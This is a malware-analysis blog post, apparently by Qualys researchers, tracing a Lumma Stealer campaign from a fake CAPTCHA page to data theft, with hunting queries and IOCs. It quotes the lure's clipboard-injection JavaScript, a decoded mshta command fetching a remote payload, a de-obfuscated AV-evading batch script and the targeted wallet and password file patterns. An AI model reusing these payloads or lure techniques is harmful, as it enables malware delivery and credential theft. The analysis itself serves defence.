Unmasking Lumma Stealer: Analyzing Deceptive Tactics with Fake CAPTCHA

By Vishwajeet Kumar

Published: 2024-10-21 · Archived: 2026-04-05 14:08:48 UTC

Summary

Lumma Stealer is an information-stealing malware available through a Malware-as-a-Service (MaaS). It specializes in stealing sensitive data such as passwords, browser information, and cryptocurrency wallet details. The attacker has advanced its tactics, moving from traditional phishing to fake CAPTCHA verification, exploiting legitimate software to deliver Lumma Stealer. These deceptive delivery methods make Lumma Stealer a persistent threat.



Fig 1: Lumma Stealer Execution Chain

Threat actors frequently create phishing sites hosted on various providers, often leveraging Content Delivery Networks (CDNs). These sites either utilize exploits or trick users into achieving payload execution. The Qualys Threat Research Unit (TRU) has been monitoring an active Lumma Stealer campaign. Recently, we came across the use of fake CAPTCHA pages to trick users into executing the payload. It uses muti-stage fileless techniques to deliver its final payload, which makes this threat deceptive and persistent.

We investigated the entire attack chain, from initial infection to data exfiltration. We assessed the Qualys EDR tool to showcase how it can effectively protect against such threats. We also provided some key threat detection and hunting queries that analysts can incorporate and add to their playbooks, which effectively protect against such threats in real time.

Campaign Analysis

- We speculate that users are redirected to these fake CAPTCHA sites by bad actors exploiting legit software or public-facing applications. When the user clicks the *'I'm not a robot' button*, verification steps are presented. Completing these steps triggers the execution of a PowerShell command that initiates the download of an initial stager (malware downloader) on the target machine.



Figure 2: Captcha Click and Verification

The webpage code reveals an embedded payload, where a function called ‘verify’ contains a Base64-encoded PowerShell script that is copied to the clipboard when the verification button is pressed.

```
<script> == $0
        function verify() {
            const textToCopy = "powershell.exe -eC
bQBzAGgAdABhACAAaAB0AHQAcABzADoALwAvAHYAZQByAGkAZgAuAGQAbAB2AGkAZAB1AG8AcwBmAHIAZQAuAGMAbABpAGMAawAvADIAbgBkAGgAcwBvAHIAdQA=";
            const tempTextArea = document.createElement("textarea");
            tempTextArea.value = textToCopy;
            document.body.appendChild(tempTextArea);
            tempTextArea.select();
            document.execCommand("copy");
            document.body.removeChild(tempTextArea);
```

Figure 3: Clicked Response Script

```
PS C:\Users\admin> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("bQBzAGgAdABhACAAaAB0AHQAcABzADoALwAvAHYAZQByAGkAZgAuAGQAbAB2AGkAZAB1AG8AcwBmAHIAZQAuAGMAbABpAGMAawAvADIAbgBkAGgAcwBvAHIAdQA="))
mshta https://verif.dlvideosfre.click/2ndhsoru
```

Figure 4: Decoded Content

- Mshta.exe is a trusted Windows tool for running HTML applications and embedded scripts. When a URL is passed to mshta, it downloads a remote payload and places it in the INetCache directory. The downloaded file ‘2ndhsoru’ is a crafted PE file of the Windows tool “Dialer.exe” with script in its overlay section. We dumped the overlay section and extracted the script, which is an obfuscated JavaScript code (fig:7). The payload is using an interesting technique called- polyglot, where valid HTA content is embedded inside other files that are directly executable by mshta. The script’s trigger point is an eval function to execute the JavaScript code. (Figure 8).



Figure 5: Overlay Section of PE



Figure 6: Start of Script in Overlay Section



Figure 7: JS Script in Overlay Section

Figure 8: Mshta Executes the JS Script

- The obfuscated JS script reveals a PowerShell script. This PowerShell script contains an AES-encrypted payload and a routine to decrypt it in CBC mode using a hardcoded decryption key. The script also employs simple arithmetic obfuscation techniques. We have normalized variables and functions in the PS script, revealing how the script downloads and executes the payload (Figure 10).



Figure 9: Encrypted PS Script



Figure 10: Decrypted and Normalized PS Script

- The final PS script downloads ‘K1.zip’ and ‘K2.zip’ into a temporary directory, extracts the contents, and executes “*Victirfree.exe*” (Lumma Stealer), as shown in Figure 10 above. Below are the contents from DLLs (K1.zip) and “*VectirFree.exe*” (K2.zip).



Figure 11: Dropped Archive files K1 and K2

- VectirFree.exe employed process hollowing, a common malware tactic used by malware to evade detection. It targeted a legitimate program, “BitLockerToGo.exe,” to inject its malicious payload.

Figure 12: Process Hollowing API Calls



Figure 13: Vectirfree.exe doing Process Hollowing

- Additionally, the BitLockerToGo drops files in the temp directory. 72RC2SM21DDZ2OAH3P30V1XPT5AE7YN.exe copies “Killing.bat” and “Voyuer.pif” into the same directory. The bat script was obfuscated, which checks for antivirus processes such as wrsa.exe (Webroot Antivirus Component), opssvc.exe (Quick Heal Antivirus Component), and bdservicehost.exe (Bitdefender), among others, using tasklist and findstr.

```
157  Se%Lbs% %Patient%OWWShXXeuQZ%Helicopter%ls=%Performances%oyuer%Marathon%p%Roommates%f
158  xwCBFig Unusual Webcams
159  JpvrFilm Novel Flashers Louisville Everyday Lies Identified Ok
160  ZziInfluence Ambient Your Prairie
161  OpRaised Circle
162  WbLooking Tell Italic Katie Santa Lotus Null Loose
163  reYqRug Implied Measured Chad Breed
164  Se%Lbs% f%Syracuse%jopgE%History%EW%Convenience%%Witnesses%eWj%History%Wek%Lbs%%Helicopter%S%Helicopter%eb=
165  WZZPhys Techniques Occasionally Operational Indeed Arkansas Nikon Suddenly Ppc
166  MumERise Tried Baskets Tv Panties Em
167  IcgFSignificance Jumping
168  EUnBrutal Passes Years Tips Leads Admission
169  udGExciting
170  CAMiddle Stuffed
171  aFCutting Copyrighted Filme Spending Thumbnails School Gel Fi Exhibit
172  HVnYAf Mold Traffic Connector Combo Individually Amendments
173  XCFDurham Salt Reception
174  uZkcMessenger Pk Brilliant Pest Regulation Whatever Enhancement Considered
175  %Lbs%askl%Roommates%s%Lbs%
176  f%Roommates%n%Witnesses%s%Lbs%r /%Syracuse% "wrsa opssv%Patient%"
177  %Roommates%f no%Lbs% errorlevel 1 p%Roommates%ng -n 19%Bbs% 127%Marathon%0%Marathon%0%Marathon%1
178  rCMarked Eagle Check Cir
```

Figure 14: Obfuscated code of Killing.bat

```
1   Set Voyuer.pif=Voyuer.pif
2   Set fIjopgEBEWxdeWjBWektMSMeb=.a3x
3   Set /a Rainbow=10518
4   tasklist | findstr /I "wrsa opssvc" & if not errorlevel 1 ping -n 196 127.0.0.1
5   tasklist | findstr /I "avastui avgui bdservicehost nswscsvc sophoshealth" & if not errorlevel 1 Set Voyuer.pif=AutoIt3.exe
6   cmd /c md Rainbow
7   copy /b Rainbow\Voyuer.pif + Diseases Rainbow\Voyuer.pif
8   cd Rainbow
9   cmd /c copy /b ..\Cherry + ..\Delegation + ..\Uniprotkb + ..\Explains + ..\Www + ..\Victor c.a3x
10  choice /d y /t 5
11  findstr /V "BATHROOMSOFTENPAYCOMMERCIAL" Socket > Rainbow\Voyuer.pif
12  start /I Voyuer.pif c.a3x
```

Figure 15: De-obfuscated code of Killing.bat



Figure 16: Injected Process Tree

- Malware initiates a search for sensitive files and data related to cryptocurrency and password txt files across various directories on the compromised system. It specifically looks for files having keywords that suggest they may hold confidential information, such as **seed*.txt, *pass*.txt, *.kbdx, *ledger*.txt, *trezor*.txt, *metamask*.txt, bitcoin*.txt, *word*, *wallet*.txt*



Figure 17: Collecting Passwords and Wallets



Figure 18: Collecting Browser Logs and Credentials Data

- Lumma Stealer communicates with command and control (C2) servers to exfiltrate stolen data after infecting a system. It tries to connect to C2 server domains with the ".shop" top-level domain (TLD). Currently, these C2 servers are unreachable. As noted earlier, threat actors employ Content Delivery Networks (CDNs) for payload delivery and C2 servers for data exfiltration. In this case, we found the use of Cloudflare CDN, which is included in the Indicators of Compromise (IoC).



Figure 19: C2 Communication

How Qualys EDR Protects

Preventing the Threat

The moment PowerShell tries to execute the malicious command on an endpoint, Qualys EDR identifies and prevents the fileless malware attack during the pre-execution stage by terminating the PowerShell instance. This breaks the chain of attack at the initial stage and prevents the downloading of any further malicious payload. Early prevention is crucial in protecting against sensitive data leakage and exfiltration.



Figure 20: Terminated Suspicious PowerShell Instance

Detection and Hunting

Lumma Stealer was executed and analyzed in the Qualys Research environment, where the EDR system was set to detect only.

- The 'AMSI' feature in Qualys EDR allows us to view the de-obfuscated code of executed obfuscated scripts. Let's search for the encoded payload executed by PowerShell. We can see that the argument contains a Base64-encoded payload, and the "Script Content" reveals the corresponding de-obfuscated details.



Figure 21: Decoded Content from EDR

- Since we know process mshta, which is responsible for communicating to C2 server for further payload delivery. We can filter the events and can see the downloaded file.

Figure 22: Dropped Malici

- Since we know process mshta, which is responsible for communicating to C2 server for further payload delivery. We can filter the events and can see the downloaded file.



Figure 23: Dropped Malicious File

- If we explore that event in the process tree, mshta.exe executes the PS script payload after downloading from the C2.

Figure 24: Dropped Archive Detected as Lumma



Figure 25: Process Tree of Dropped Files

- By filtering the event with "*parent.name:Voyuer.pif*", we see that Voyuer.pif (Autoit.exe) drops "*QuantumLink.scr*" and "*a*" (copy of c.a3x).



Figure 26: Operation Performed by Voyuer.pif

- Here are the Qualys Hunting queries that will allow you to investigate the threat.

Description	Query
PowerShell executes embedded code	process.name:"powershell.exe" and process.arguments: ["-e", "-ec", "-enc", "-enco", "encodedCommand"]
PE File created by process (mshta)	process.parentname: mshta.exe and action: created and file.type: PE
File created by PowerShell, and it is detected by EPP	parent.name:"powershell.exe" and type: file and event.scoresource: "Anti-malware"
Obfuscation technique performed by PowerShell	mitre.attack.technique.id: T1027 and process.name:powershell.exe

Conclusion

The investigation into Lumma Stealer reveals an evolving threat landscape characterized by the malware's ability to adapt and evade detection. It employs a variety of tactics, from leveraging legitimate software to utilizing deceptive delivery methods, making it a persistent challenge for security teams. Our analysis of its infection chain highlighted how the fileless malware exploits common tools like PowerShell and mshta.exe, as well as the critical role of embedded payloads and process injection in its operations.

Qualys EDR demonstrates value in detecting and responding to such threats. As you can see, early prevention (Figure 27) can stop this attack chain and its potential impact on an organization.



Figure 27: Threat Chain from EDR

MITRE ATT&CK Techniques

Operation	Techniques
Fake captcha verification	T1566: Phishing
Executed the initial PS code	T1204: User Execution T1059.001: Command and Scripting Interpreter: PowerShell
Download the payload using mshta, which had overlayed script	T1218.005: System Binary Proxy Execution: Mshta T1027.009: Obfuscated Files or Information: Embedded Payloads
Executed the encrypted payload using powershell.exe	T1059.001: Command and Scripting Interpreter: PowerShell T1027.013: Obfuscated Files or Information: Encrypted/Encoded File

Operation	Techniques
PowerShell downloaded Lumma Stealer and executed	T1059.001: Command and Scripting Interpreter: PowerShell
Lumma Injected malicious payload in BitLockerToGo	T1055.012: Process Injection: Process Hollowing
Information collection	T1217: Browser Information Discovery T1083: File and Directory Discovery
Injected process executed killing.bat script	T1059.003: Command and Scripting Interpreter: Windows Command Shell
Batch script discover the process and start autoit	T1057: Process Discovery
Autoit executes the script	T1059.010: Command and Scripting Interpreter: AutoIT
Exfiltration	T1041: Exfiltration Over C2 Channel

IOCs

Domain

C2 Domain
futureddospzmvq[.]shop
writerospzm[.]shop
mennyudosirso[.]shop
deallerospfosu[.]shop
quialitsuzoxm[.]shop
complaintsipzzx[.]shop
bassizcellskz[.]shop
languagedscie[.]shop
celebratioopz[.]shop

Files

File Name	Type	Hash (SHA256)
2ndhsoru	PE32	7d6ee310f1cd4512d140c94a95f0db4e76a7171c6a65f5c483e7f8a08
K1.zip	Zip	ca5c90bb87d4cb3e008cf85c2af5ef8b198546586b6b3c50cd00d3e0
K2.zip	Zip	7fbbbfb9a886e43756b705317d3dff3bc0b1698007512d4c42d9df9c
WMSPDMOD.DLL	DLL	44fe887d10886aa8bbe8232fee270c21992aba9db959f58ebaea348af
WMSPDMOE.DLL	DLL	2e56b42cf272f55cb3c8ed67245babb70b995d5b86863017fc846a68
WmsStatusTab.Resources.dll	DLL	92f31b07a70b98bd4f9e24e94acf10f7ac83cb2b642ca41c8bde147c9
WMVCORE.DLL	DLL	04beac6c1d6023442f94eebe4cdcec11bc47e0a89ec38ba2eb0584d7
WMVDECOD.DLL	DLL	1cb6b6b1f0889771b740a22f119688e427be00de41e5a9440b2a8594

File Name	Type	Hash (SHA256)
WMVENCOD.DLL	DLL	3f4d33bc3402326c72db9ff484cccb929df458ca44b389ce1c505a3f2
VectirFree.exe	PE64	7514d84ca507562a346896ff48a57d1d475f3cfed16e5e6abefd33a97
Injected Payload	PE32	867a63971c9e09e9f941d839d7ed328a4cdfea2fe985488e7d96bc0b3
72RC2SM21DDZ2OAH3P30V1XPT5AE7YN.exe	PE64	08f30ece5f7e77a69e58a970b3684c2a0eba1aa203ac97836dad32fc1
Voyuer.pif (AutoIt.exe)	PE32	d8b7c7178fbadbf169294e4f29dce582f89a5cf372e9da9215aa08233
Killing.bat (Obfuscated)	BAT	432a473f21a57610df93773a79ae94365d6c2b6aa1555123bfdd658a

IP

IP	Usage Type
172.67.209.145	Cloudflare CDN
104.21.77.155	Cloudflare CDN

Contributors

Alisha Kadam, Senior Threat Research Engineer, Threat Research, Qualys

---